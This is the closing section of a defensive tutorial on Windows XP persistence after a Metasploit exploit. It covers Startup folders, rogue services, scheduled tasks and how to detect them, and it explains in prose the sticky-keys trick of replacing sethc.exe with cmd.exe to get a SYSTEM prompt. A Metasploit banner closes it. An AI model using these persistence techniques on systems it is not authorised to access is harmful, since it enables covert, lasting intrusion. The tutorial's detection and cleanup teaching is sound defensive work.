So far, the tutorial has walked through how to use Metasploit to exploit a remote machine using an Internet Explorer 8 vulnerability and establish persistence on that machine. We then walked through the persistence module itself, understanding how it typically achieves persistence for the attacker, and walk through cleaning up an infected machine.

Although Metasploit's persistence module uses a few different ways to establish persistence, there are other ways to establish persistence on a Windows machine. This section will mention each of them briefly so you can try to fight those techniques as well.

1) Startup Directories

Although you can use the registry to start a program on user login, there are also specific Startup directories for each user that can do the same thing. Every executable (or shortcut to an executable) that is located in this folder will be run when the user logs in, sometimes with a brief delay. The path to this folder for a specific user is: `C:\Documents and Settings \%USERNAME%\Start Menu\Programs\Startup`

This folder also exists for programs to be run on startup for all users, located in the `C:\Documents and Settings \All Users \Start Menu\Programs\Startup`

These sections are just as easy to clean up, as deleting the shortcuts/moving the executables out of the Startup directories will stop them from being run on Startup. Regardless, this is an important set of directories to monitor.

2) Services

System services are integral parts of how Windows runs, and includes everything from the random number generator to the print spooler. However, with the right access, an attacker can add new services that do whatever they want it to do, including providing persistence. Services can be configured to run on boot as SYSTEM, so checking services is vital to identifying and removing persistence on your machine. In order to open the services tool, go to the Control Panel, click on Administrative Tools, and open the Services tool, as shown below.




Figure 10: Administrative Tools from Control Panel



Administrative Tools
File Edit View Favorites Tools Help
Back Search Folders
Address Administrative Tools
Go
File and Folder Tasks
Share this folder
Other Places
Control Panel
My Documents
Shared Documents
My Computer
My Network Places
Component Services Shortcut 2 KB
Computer Management Shortcut 2 KB
Data Sources (ODBC) Shortcut 2 KB
Event Viewer Shortcut 2 KB
Local Security Policy Shortcut 2 KB
Performance Shortcut 2 KB
Services Shortcut 2 KB

Figure 11: Services Tool

You can look through each of these services and decide which ones you want to be running and which you don't. This is good practice anyhow, given that you don't want your home computer to be providing services that aren't necessary for it to function as you intend. Although you likely do need something like a print spooler, you likely don't need Remote Registry or Remote Procedure Call on your home desktop. If you are working in a corporate environment, you should be able to determine which services you do and don't need, and make sure to disable the ones you don't need. Metasploit's persistence module has an option to create a service, generally with a random name like ZadsjlhfbEU, so be on the lookout for anything that looks really odd, like that.

3) Scheduled Tasks

In Windows, Scheduled Tasks are used to run a program periodically - either at logon, daily, hourly, or at some other time interval. This provides another way to get persistence, as the attacker can guarantee that their program is run every time a user logs in, or at a specific time so they can make sure that their listener is up and running when the malicious code is run. In order to view your scheduled tasks, go to Control Panel –> Schedule Tasks, as seen in the screenshot below.




Figure 12: Scheduled Tasks Menu

This will show you a list of all of the scheduled tasks that you have permissions to view. You can use this tool to see exactly what is supposed to run and delete programs that you don't think need to be running. Cleanup here is fairly easy, but just like a lot of the previous forms of persistence, you have to know that they exist and regularly check this to make sure you are ok.

4) Modifying System Utilities

One slightly sneakier persistence technique is to overwrite or infect the existing system utilities. An administrator is not likely to delete cmd.exe or any of the system utilities, so if they can be replaced or modified, they are likely to remain on the system. One particular example of this is "sticky keys" privilege escalation, when the user can rewrite `sethc.exe`, which is located in the `system32` directory.


This particular attack requires write access to the system32 directory, or can be triggered with physical access if you boot the machine into another OS and mount the Windows file system. sethc.exe is the program that runs when you hit the SHIFT key 5 times that allows you to hit the SHIFT or CTRL keys and toggle them on/off, versus having to hold in down. Because of how this program is run, it is run as SYSTEM. This means that if you replace it with another binary that Windows trusts, in this case, `cmd.exe`, hitting the SHIFT key 5 times will give you a command prompt as SYSTEM.

In order to detect these types of changes, you could use a tool like `Regshot` to detect changes to files on your system over time, or `sfc` from the command prompt to verify your executables and DLLs against the original copies themselves. sfc is published by Microsoft, so it ought to be reliable, but at least in Windows XP, you have to insert the original install disk to use it. Either way, ensuring that untrusted users can't modify system32 binaries and periodically checking the integrity of those files is very important.

5 Conclusion

In this tutorial, you used Metasploit to remotely exploit a Windows XP machine and gain persistence on that machine so you could connect back without re-exploiting it, even after a reboot. You then walked through the detection and removal of Metasploit persistence on the XP machine and learned about different ways that attackers can try to gain persistence on your machines.

Although there will always be additional ways to gain persistence, you can apply these similar methods to other operating systems as well. The concepts themselves are the same across almost every system: find a way to get your malicious code to run regularly, and make sure you don't have to interactively log on to re-run that code after a log out or reboot. Some of these unknown persistence techniques can likely be prevented by good firewall rules and access control, as well as checking the main areas and files for backdoors and other bad things. With the material from this tutorial, you are now prepared to catch the most commonly-used persistence techniques on Windows systems, from VBS scripts in Temp directories to Scheduled Tasks to Services to Registry entries.



```
     Trace program: running

           wake up, Neo...
        the matrix has you
      follow the white rabbit.

          knock, knock, Neo.

                        (`.         ,-,
                        ` `.    ,;' /
                         `.  ,'/ .'
                          `. X /.'
                .-;--''--.._` ` (
              .'            /   `
             ,           ` '   Q '
             ,         ,   `._    \
          ,.|         '     `-.;_'
          :  . `  ;    `  ` --,.._;
           ' `    ,   )   .'
              `._ ,  '   /_
                 ; ,''-,;' ``-
                  ``-..__``--`

                             http://metasploit.pro


Validate lots of vulnerabilities to demonstrate exposure
with Metasploit Pro -- Learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.1-2015040202 [core:4.11.1.pre.2015040202 api:1.0.0]]
+ -- --=[ 1434 exploits - 812 auxiliary - 230 post        ]
```